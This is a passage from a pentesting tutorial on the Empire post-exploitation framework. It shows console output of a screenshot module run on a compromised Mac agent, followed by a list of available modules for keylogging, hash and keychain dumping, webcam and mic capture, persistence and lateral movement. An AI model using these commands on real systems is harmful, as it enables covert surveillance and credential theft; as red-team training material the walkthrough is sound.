


```
(Empire: Macroot) > usemodule collection/osx/screenshot
(Empire: python/collection/osx/screenshot) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 0G42FY1T to run TASK_CMD_WAIT_SAVE
[*] Agent 0G42FY1T tasked with task ID 8
[*] Tasked agent Macroot to run module python/collection/osx/screenshot
(Empire: python/collection/osx/screenshot) >
[*] Compressed size of hadess-Mac.local_2019-03-14_07-31-46.png download: 2 MB
[*] Final size of hadess-Mac.local_2019-03-14_07-31-46.png wrote: 2 MB
[+] File screenshot/hadess-Mac.local_2019-03-14_07-31-46.png from Macroot saved
[*] Agent 0G42FY1T returned results.
Output saved to ./downloads/Macroot/screenshot/hadess-Mac.local_2019-03-14_07-31-46.png
[*] Valid results returned by 192.168.1.33
```

The above module will take a screenshot as shown in the image below :



There is a further number of post modules which you can use and experiment with as shown in the image below :



```
(Empire: 7NDYUB0K) > usemodule
collection/linux/hashdump*                                            persistence/osx/mail
collection/linux/keylogger                                            privesc/linux/linux_priv_checker
collection/linux/mimipenguin*                                         privesc/linux/unix_privesc_check
collection/linux/pillage_user                                         privesc/multi/bashdoor
collection/linux/sniffer*                                             privesc/multi/sudo_spawn
collection/linux/xkeylogger                                           privesc/osx/dyld_print_to_file
collection/osx/browser_dump                                           privesc/osx/piggyback
collection/osx/clipboard                                              privesc/windows/get_gpppasswords
collection/osx/hashdump*                                              situational_awareness/host/multi/SuidGuidSearch
collection/osx/imessage_dump                                          situational_awareness/host/multi/WorldWriteableFileSearch
collection/osx/kerberosdump                                           situational_awareness/host/osx/HijackScanner
collection/osx/keychaindump*                                          situational_awareness/host/osx/situational_awareness
collection/osx/keychaindump_chainbreaker                              situational_awareness/network/active_directory/dscl_get_groupmembers
collection/osx/keychaindump_decrypt                                   situational_awareness/network/active_directory/dscl_get_groups
collection/osx/keylogger                                              situational_awareness/network/active_directory/dscl_get_users
collection/osx/native_screenshot                                      situational_awareness/network/active_directory/get_computers
collection/osx/native_screenshot_mss                                  situational_awareness/network/active_directory/get_domaincontrollers
collection/osx/osx_mic_record                                         situational_awareness/network/active_directory/get_fileservers
collection/osx/pillage_user                                           situational_awareness/network/active_directory/get_groupmembers
collection/osx/prompt                                                 situational_awareness/network/active_directory/get_groupmemberships
collection/osx/screensaver_alleyoop                                   situational_awareness/network/active_directory/get_groups
collection/osx/screenshot                                             situational_awareness/network/active_directory/get_ous
collection/osx/search_email                                           situational_awareness/network/active_directory/get_userinformation
collection/osx/sniffer*                                               situational_awareness/network/active_directory/get_users
collection/osx/webcam                                                 situational_awareness/network/dcos/chronos_api_add_job
exploit/web/jboss_jmx                                                 situational_awareness/network/dcos/chronos_api_delete_job
lateral_movement/multi/ssh_command                                    situational_awareness/network/dcos/chronos_api_start_job
lateral_movement/multi/ssh_launcher                                   situational_awareness/network/dcos/etcd_crawler
management/multi/kerberos_inject                                      situational_awareness/network/dcos/marathon_api_create_start_app
management/multi/socks                                                situational_awareness/network/dcos/marathon_api_delete_app
management/multi/spawn                                                situational_awareness/network/find_fruit
management/osx/screen_sharing                                         situational_awareness/network/gethostbyname
management/osx/shellcodeinject64*                                     situational_awareness/network/http_rest_api
persistence/multi/crontab                                             situational_awareness/network/port_scan
persistence/multi/desktopfile                                         situational_awareness/network/smb_mount
persistence/osx/CreateHijacker*                                       trollsploit/osx/change_background
persistence/osx/LaunchAgentUserLandPersistence                        trollsploit/osx/login_message*
persistence/osx/RemoveDaemon*                                         trollsploit/osx/say
persistence/osx/launchdaemonexecutable*                               trollsploit/osx/thunderstruck
persistence/osx/loginhook
```

Author: Sanjeet Kumar is an Information Security Analyst | Pentester | Researcher
 Contact **Here**